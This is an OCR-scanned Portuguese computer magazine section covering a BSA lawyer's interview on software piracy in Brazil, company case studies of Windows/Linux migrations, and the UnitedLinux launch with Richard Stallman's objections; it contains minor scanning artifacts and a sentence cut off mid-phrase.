


O resultado final apresentado pelo EasySpreadSheet é muito bom

O caçador de piratas

Advogado da BSA, André de Almeida explica como anda a pirataria de softwares atualmente no Brasil e afirma que ela deve continuar com altos índices um bom tempo

Divulgação



Almeida: ainda há muito a ser feito no Brasil contra a pirataria

Por Sérgio Vinícius

Pirataria, pelo novo dicionário Aurélio, é sinônimo da prática de roubo e extorsão. No dicionário dos fabricantes de softwares para computador, a palavra tem, pelo menos, mais um significado: concorrência desleal. Estima-se que o prejuízo com a falsificação de softwares no Brasil alcance a marca de US$ 920 milhões.

Para se ter uma idéia do problema, a polícia tirou, literalmente, das ruas – uma vez que grande parte do comércio é realizada em barracas de camelôs – cerca de 212 mil CDs com softwares falsificados em 2001. Somente em dezembro, foram apreendidos mais de 58 mil programas. Mas mesmo assim, há muito ainda o que fazer.

"Pelo segundo ano seguido, vimos um aumento na pirataria de software em todo o mundo. É uma tendência alarmante, apesar de nossos esforços para criar leis e desenvolver programas educacionais", disse Robert Holleyman, presidente da BSA, Business Software Alliance, entidade que combate a pirataria em todo o mundo. "Realmente, embora tenha caído o índice de pirataria no Brasil, isso não quer dizer que a situação esteja boa", completa André de Almeida, advogado da BSA no Brasil.

Na entrevista a seguir, Almeida, lacônico, fala da dificuldade em combater a pirataria no Brasil, explica como anda o mercado no mundo e ainda faz comentários sobre o porque do termo pirataria estar ligado à utilização de softwares ilegais.

O brasileiro nunca teve uma cultura que respeitasse a propriedade intelectual

PC Master: Por que o índice de pirataria aumentou muito no mundo e, especificamente no Brasil diminuiu?
André de Almeida: É importante notar os números com muito cuidado. A pirataria, em todo o mundo, subiu em média, cerca de 3%. Para ser mais exato, subiu de 37% para 40%. No Brasil, esse número caiu em 2%. Anteriormente, o índice de pirataria era de 58% e, atualmente, está em 56%. Veja bem, os números do País não são nada animadores, mas ocorre que é mais fácil abaixar algo que está em um patamar muito alto do que fazer cair mais um índice que já está abaixo.

PC Master: Considerando que os números, apesar de não serem tão favoráveis, apresentaram queda no índice de pirataria, por que isso ocorreu no Brasil?
André de Almeida: Bom, considerando que não estamos melhores do que o resto do mundo posso dizer que houve queda porque nós fizemos um trabalho. Mas não se lê precisar os motivos específicos pelos quais houve um declínio no mercado de softwares piratas.

PC Master: Falando em tecnologia, o que caminha a passos mais largos, as ações antipirataria ou o mercado marginal de programas?
André de Almeida: O mercado pirata é bastante ativo, não há como negar. No Brasil, por exemplo, ele leva vantagem. Basta olhar para os números.

PC Master: Um dos grandes problemas de se combater a pirataria nos países do bloco europeu oriental é o fator cultural, onde as pessoas não conseguem compreender a questão direito autoral por terem convivido muitos anos sob o socialismo, regime o qual não há direito autoral, mas público. No Brasil, o fator cultura é problema?
André de Almeida: Cultura é um fator que, realmente, faz com que o Brasil não seja um exemplo na luta contra a pirataria. Aliás, o Brasil historicamente não tem sido um bom exemplo para defender direito autoral. O brasileiro nunca deu o mínimo valor à criação intelectual humana - isso tem sido visto há muito tempo e somente aos poucos, com conscientização e ações em vários estágios isso poderá ser mudado.

PC Master: E o que falta para esse patamar mudar e, realmente, o Brasil vencer a pirataria?
André de Almeida: Falta apoio governamental. A BSA e a Abes (Associação Brasileira das Empresas de Software) estão dispostas a diminuir ao máximo o problemas das cópias ilegais, que geram um prejuízo enorme, mas em grande parte das ações precisamos de respaldo governamental, coisa que não é facilmente conseguida. Se o governo estivesse nessa luta a situação seria mais confortável.

PC Master: A campanha em que a Abes e a BSA comparam a pirataria de software com o crime organizado é extremamente marcante. Ela tem surtido os efeitos que vocês esperavam?
André de Almeida: O retorno da campanha tem sido positivo até aqui, mas a luta deve continuar se intensificando no Brasil. Aliás, essa campanha é nossa aliada – bem forte, até - mas não podemos depender unicamente dela. A luta contra a pirataria tem sido e continuará bem grande no Brasil, mesmo porque esse problema está longe de acabar.

PC Master: Há quem pense que a expressão "pirataria" remete a violência, estupro e uma série de barbaridades referentes à idade média, e portanto seria muito pesada. O que você pensa disso?
André de Almeida: "Pirataria" é um termo vulgar, coloquial. O termo culto a qual "pirataria" se refere é "contrafação" – que quer dizer basicamente que se trata de utilização irregular do direito autoral. Acontece que o termo "pirataria" já está arraigado e não cabe a nós questioná-lo. De qualquer forma, a pessoa que não pagou por um software que utiliza não tem o direito de questionar de como chamamos o ato. Afinal, isso é um crime. **PCM**

Pirataria: recuo no Brasil, aumento no mundo

O Brasil conseguiu reduzir seu índice de pirataria de software, mesmo que a prática tenha avançado ao redor do globo no ano passado, segundo estudo divulgado pela BSA (Business Software Alliance). A pirataria recuou dois pontos percentuais no Brasil em 2001, mas ainda é realidade para 56% de todas as empresas e usuários domésticos do País.

No mundo, a prática avançou de dois anos para cá – passou de 37% em 2000 para 40% no ano passado. Segundo a BSA, as empresas de software deixam de faturar cerca de US$ 11 bilhões por ano. O país que mais pirateia software é o Vietnã – lá, 97% de todos os softwares utilizados é pirata. Em seguida, vêm China (94%), Indonésia (89%), Ucrânia (89%) e Rússia (88%).

O índice geral de pirataria caiu dois pontos na América Latina e passou a 57%. A Argentina, terceira maior economia da região, viu a pirataria crescer para 62% – no México, como no Brasil, houve recuo para 56%. Os mais piratas da região são Nicarágua (78%), Bolívia (77%), El Salvador e Guatemala (ambos com 73%).

Liberdade ainda que tardia

Na eterna briga entre softwares proprietários e programas livres, conheça algumas empresas que trocaram o Windows pelo sistema operacional Linux. E vice-versa.

Por Sérgio Vinícius

A briga é ferrenha. Windows versus Linux. Ambos têm tanto seus defensores, como reclamações contra si. De um lado o sistema do pingüim é barato e oferece robustez e confiabilidade, mas ainda é pouco acessível ao usuário médio. De outro, Bill Gates disponibiliza um caro sistema que é fácil de usar e compatível com tudo, mas que tem diversas falhas.

Entre entusiastas e desiludidos com um ou outro sistema, há também aqueles que pulam de um lado para o outro do jogo, ora optando pelo sistema desenvolvido por Linus Torvalds, ora adotando o sistema de Bill Gates. Há ainda aqueles que experimentaram um, não gostaram, trocaram pelo o adversário e ficaram com este último.

Nesse tipo de troca, e mais comum usuários de Windows passarem a utilizar Linux, mesmo porque, quase todo mundo começa com a MS. Mas há ainda o exemplo de algumas empresas que saíram do *open source* para cair de cabeça no código proprietário que é compatível com o resto do mundo.

A seguir, você verá algumas empresas, de pequeno, médio e grande porte, que trocaram um sistema pelo outro. Conheça os motivos e o resultado da mudança.

Hospital São Camilo

No segundo semestre de 2000, o Hospital e Maternidade São Camilo, que atende em média 25 mil pessoas por mês, adotou OS Conectiva Linux para solucionar alguns contratempos que enfrentava com seu sistema de gestão hospitalar baseado em Windows. Além de resolver os problemas com o sistema, o hospital de São Paulo passou a apresentar diversas vantagens em relação a seus concorrentes. Segundo informações do hospital, graças à nova solução, a entidade conseguiu melhorar a eficiência no atendimento ao paciente.

Período Pré-Linux – Antes de adotar o Linux, o Hospital São Camilo utilizava sistemas desenvolvidos para atender as necessidades de gestão hospitalar. Para isso, buscava profissionais no mercado que eram treinados para entender as especificidades da área de saúde e, assim, conceber soluções customizadas. O processo todo era bastante complicado.

Para resolver o problema o São Camilo decidiu buscar no mercado uma solução pronta que facilitasse seu objetivo de concentrar-se no atendimento ao paciente, e não no desenvolvimento de softwares.

> O São Camilo adotou um sistema formado por servidor Conectiva Linux. Com a utilização, no servidor, do MV2000 juntamente com um banco de dados Oracle e com as ferramentas SQL Forms e Reports, a gestão passou a ser mais rápida e objetiva, trazendo bom resultado para a entidade.

Modernização – Uma das inovações proporcionadas pelo sistema baseado em Linux foi a modernização do controle das passagens de pacientes pelo hospital, com informações mais precisas. E mais: devido à total integração entre os módulos, a nova solução de gestão hospitalar da instituição fornece dados em tempo real.

Além disso, diz o São Camilo, como o Linux, por sua alta performance, é especialmente indicado para sistemas de missão crítica, os problemas com informática passaram a ser quase inexistentes e, ao contrário do que geralmente acontece com plataformas menos estáveis, deixou de influir negativamente no trabalho.

Grupo Disal

Uma das principais administradoras de contas de consórcio de revendedores Volkswagen, o Grupo Disal adotou o sistema operacional Linux no segundo semestre de 2000. Desde então, a empresa promoveu uma reestruturação geral em seu site e nos serviços relacionados à Internet.

"A aceitação do Linux no mercado corporativo e o custo-benefício do sistema foram fatores determinantes para a nossa decisão", afirma Fábio Oliveira, gerente de tecnologia da Disal, acrescentando que o sistema operacional é famoso pela segurança proporcionada.

Plataforma utilizada:
Conectiva Linux 6.0
Características do servidor:
Compaq Proliant ML370, com dois processadores Pentium III 730Mhz, 54Gb de HD e 512 Mb de memória RAM.
Banco de dados utilizado:
Oracle para Linux
Tamanho do banco de dados:
2 Gigabytes
Rede:
Ao lado do Conectiva Linux 6.0 ainda rodam outros servidores Windows NT. Todos atendem 150 estações Windows 98.

Período Pré-Linux – Antes da adoção do Linux, a Internet da rede interna da Disal funcionava através de linha discada.

O site da empresa, por sua vez, não oferecia tudo o que a corporação havia planejado: faltava um banco de dados que disponibilizasse, através da Web, informações confidenciais às 150 revendedoras e aos mais de 45 mil consorciados.

Assim, a Disal começou a buscar no mercado uma solução que, além de atender a suas necessidades de agilidade e garantia de integridade na troca de informações, evitasse dispendiosos gastos em licenças de software e que aproveitasse boa parte do hardware já disponível.

Mais pingüim – Após uma extensa fase de testes, a Disal chegou à conclusão de que o Linux era a plataforma mais adequada a suas necessidades.

Antes de promover mudanças no site, a empresa precisou aperfeiçoar o acesso à Internet das 180 máquinas clientes da rede interna. Para isso, foram implantados dois servidores rodando Conectiva Linux, um funcionando como firewall e outro provendo acesso DNS à Web.

Resolvidos os problemas internos, passou-se à fase de melhorar o relacionamento externo. Para tanto, foram instalados mais dois servidores Conectiva Linux que trabalham como firewalls restritos entre a Internet e as várias redes internas.

Com isso, atualmente, as revendedoras e consorciados, e somente eles, acessam um banco de dados Oracle com informações pertinentes a seus processos, diretamente no site do grupo comercial. Por meio de uma Intranet e dos firewalls, a Disal garante a disponibilidade dos dados com toda a segurança.

Banco do Estado do RS (Banrisul)

Com o objetivo de ter livre escolha de seus aplicativos tecnológicos e incentivar o movimento software livre, o Banco do Estado do Rio Grande do Sul, Banrisul, resolveu substituir seus softwares proprietários por ferramentas de código aberto, após passar por plataforma proprietária.

Desde fevereiro, a instituição desenvolve uma série de projetos para adoção de Linux, rede corporativa e suas agências em parceria com a Conectiva S.A. "O Banrisul entende como estratégica a implementação de produtos utilizando tecnologias de código aberto, enfatizada pelo movimento de Software Livre. Neste sentido, está desenvolvendo diversos projetos em que pretende utilizar Linux", afirmou o banco gaúcho em nota oficial quando adotou o open source. Hoje, o principal projeto do Banrisul envolvendo a utilização de Linux é o porte das aplicações dos terminais de auto-atendimento presentes nos 710 pontos do Banco em todo o País. Estas máquinas, que hoje utilizam um conjunto de softwares proprietários, serão portadas para Conectiva Linux 5.0, com programação feita em linguagem C.

Depois de trocar toda a sua estrutura tecnológica por softwares livres, o Banco do Estado do Rio Grande do Sul tornou-se um dos desenvolvedores atuantes do projeto. Aliás, isso não é privilégio do banco: todo o sistema de Estados rodam softs abertos.

Hard Rock Café

A Hard Rock Café, rede internacional de restaurantes, optou por trocar seu sistema baseado em Linux por Windows. Segundo informações da empresa, com a troca foi possível dar confiabilidade ao seu site, além de reduzir gastos com a página.

Além disso, diz a empresa, outra vantagem é que o fato de ser muito fácil encontrar profissionais que saibam mexer no sistema Microsoft, ao passo que para outros sistemas, profissionais especializados ainda são escassos.

Outro ponto importante, informa a empresa, é que houve um crescimento na agilidade de se realizar negócios – com o "Windows, é mais fácil colocar em prática novos projetos e, do nada, colocar em prática novas ferramentas que impulsionarão os negócios." A empresa explica que esse último ponto é extremamente importante, pois, por ser uma corporação de grande porte, a todo momento há operações que devem ser realizadas o mais rápido possível – e, como o Windows, por ser muito conhecido, a tarefa se torna muito mais fácil.

Situação

Em 1998, a Hard Rock Café lançou o site HardRock.com (www.hardrock.com) na plataforma Solaris/Oracle. Na intranet da empresa, entretanto, a cadeia de restaurantes utilizava um servidor Apache e um sistema em Linux.

Nessa época, havia 505 PCs no HR, que eram providos por quatro servidores Novell NetWare. O Lotus Notes era usado para e-mail e outras funções diversas. "Nós somos uma empresa de entretenimento, não de tecnologia, portanto, qualquer mínimo problema que dava nessa estrutura, tinhamos uma dor de cabeça danada", diz Ron Ward, diretor sênior de IT e Internet da Hard Rock Café.

"Em dezembro de 99, por exemplo, nosso site ficou 5 dias fora do ar. Nesse ponto, tivemos que abandonar uma série de projetos que estávamos desenvolvendo para cuidar do problema e, ainda assim, não encontrávamos suporte para nosso problema. A página ficou fora do ar por um mês e a situação foi desastrosa."

Foi quando a Hard Rock finalmente conseguiu resolver o problema, que a empresa decidiu mudar de plataforma.

Com o Windows

Para resolver todos os problemas e males que a Hard Rock tinha, então, resolveu migrar para uma plataforma heterogênea.

Com essa decisão, é claro que a rede de restaurantes foi direto para a Microsoft. "A plataforma MS nos permitiu alcançar uma funcionalidade que nunca, ao menos, tínhamos sonhado. Nosso nível de agilidade aumentou muito", analisa Ward. "Com uma plataforma sem "costuras", conseguimos rapidez em entregar ferramentas e aplicações para dar suporte e fazer crescer nossos negócios."

Ward comenta ainda que a troca de plataformas não gerou aumento nos gastos, uma vez que a Hard Rock não foi mais obrigada a contratar serviços externos para resolver todos problemas, sendo eles grandes ou pequenos. **PCM**

A Hard Rock reconstruiu sua estrutura Web rodando servidores Windows 2000 com Internet Information Services (IIS) 5.0 e Microsoft Site Server 3.0, Commerce Edition. Os Scripts de página foram desenvolvidos em ASP.

A base de dados reside em dois Compaq 5500 com quatro processadores rodando Windows 2000 Advanced Server and SQL Server™ 7.0 Enterprise Edition sob 1 GB de memória RAM.

Para pingüim tirar o chap

Conectiva, Caldera, TurboLinux e SuSe se unem para lançar o UnitedLinux, uma versão globalizada e padronizada do sistema operacional do pingüim

Divulgação

Sandro: o alvo é a Microsoft, não a RedHat


Por Sérgio Vinícius

Um pingüim incomoda muita gente. Quatro pingüins incomodam muito mais, incluindo aí um chapéu vermelho gigante, o "Tio Bill" e um guru chamado Stallman.

Mas quatro pinguins também agradam muita gente. É o caso de grandes companhias como Advanced Micro Devices (AMD), Borland, Computer Associates, Fujitsu Siemens, Fujitsu Japan, Hewlett-Packard, IBM, Intel, NEC e Progress Software and SAP, que não só não se incomodam, como apóiam a criação de uma padronização para a plataforma Linux.

E pensando nisso, quatro empresas distribuidoras de Linux anunciaram a união de suas distribuições do sistema operacional – o UnitedLinux. As mamães corujas são Caldera International, Turbolinux, SuSe e Conectiva, que dividem a guarda do filho, desenvolvido em conjunto. Mas, segundo elas, o sistema operacional só deve sair da encubadeira no fim do ano.

Embora o software seja único, cada empresa irá comercializá-lo com sua própria marca e embalagem. O suporte técnico, por outro lado, também será unificado. Além de tentar abocanhar um mercado globalizado, o UnitedLinux quer desafiar o RedHat Linux, da RedHat, líder absoluto em vendas nesse segmento, com 50% desse suculento bolo.


éu

Ao lado dessas empresas, por enquanto, há usuários, programadores e entusiastas do código aberto. Eles mantêm uma certa antipatia à RedHat, que iniciou um processo para patentear parte de sua distribuição recentemente.


E por falar em RedHat, a empresa já respondeu ao surgimento do UnitedLinux, prometendo novidades para seu produto.

Segundo Sandro Nunes, da Conectiva, "a criação do UnitedLinux é uma nova iniciativa que vai dinamizar o desenvolvimento do Linux e a certificação através de uma plataforma global padronizada, desenvolvida para o mercado corporativo (veja entrevista na página ao lado)".

De acordo com Conectiva e companhia, o UnitedLinux foi criado a partir da necessidade de uma oferta padronizada para o mercado corporativo. Devido à compatibilidade com plataformas de hardware e software a nova versão pretende acelerar a adoção do Linux nas grandes empresas.

As quatro companhias vão colaborar no desenvolvimento de um ambiente operacional Linux comum. Cada parceiro vai agregar seus conhecimentos, produtos e serviços ao sistema operacional UnitedLinux, que será comercializado por cada um deles com suas respectivas marcas.

Devido aos grandes investimentos realizados para certificar produtos e serviços em diferentes distribuições Linux, grandes companhias têm expressado apoio à UnitedLinux. Além de proporcionar às empresas uma redução de custo com certificação, a UnitedLinux vai fornecer uma plataforma Linux realmente padronizada – entre as quatro companhias, que fique bem explicado.



Stallman: não viu, mas também não gostou do UnitedLinux

Mercado corporativo

Em 2001, segundo dados do IDC (International Data Corporation) provenientes de uma pesquisa realizada com 800 companhias norte-americanas e da Europa Ocidental, 40% dos entrevistados estavam usando ou testando Linux em suas organizações.

Levando em conta esses números, o UnitedLinux chega ao mercado com a idéia de acelerar a adoção do sistema operacional nestas companhias, tentando prover softwares, aplicações e hardwares que podem ser empregados em uma versão padronizada do Linux. Resta saber se terá bala para, além de tudo

Richard Stallman condena distribuição Conectiva/Caldera/SuSE/TurboLinux

Assim como a RedHat, Richard Stallman não gostou da idéia dos quatro pingüins. O fundador da GNU.org/Free Software Foundation, e um dos ativistas a favor do software livre mais importantes e verborrágicos do mundo, fez as primeiras críticas realmente preocupantes – para Conectiva e companhia – ao UnitedLinux.

Stallman pediu aos desenvolvedores que recusem que seus programas constem na distribuição. Ele opôs-se ao modelo de licença do UnitedLinux, a licença por computador. Programas que estão disponíveis através da General Public License não podem ser incorporados em uma distribuição que limite seu licenciamento.

"A licença por computador altera o sistema GNU+Linux em algo que respeita sua liberdade tão pouco quanto o Windows", disse Stallman por e-mail, à PC Master. "Desenvolvedores, não deixem que licenciem seus programas por computador, usem a GPL", afirmou ainda Stallman, que fará uma declaração oficial sobre o UnitedLinux nos próximos meses. Para saber mais sobre as idéias de Stallman, acesse www.gnu.org.

O site UnitedLinux.com foi inaugurado com depoimentos dos parceiros na página inicial. Entre eles estão AMD, Computer Associates, NEC e muitos outros. O United Linux almeja principalmente o mercado corporativo

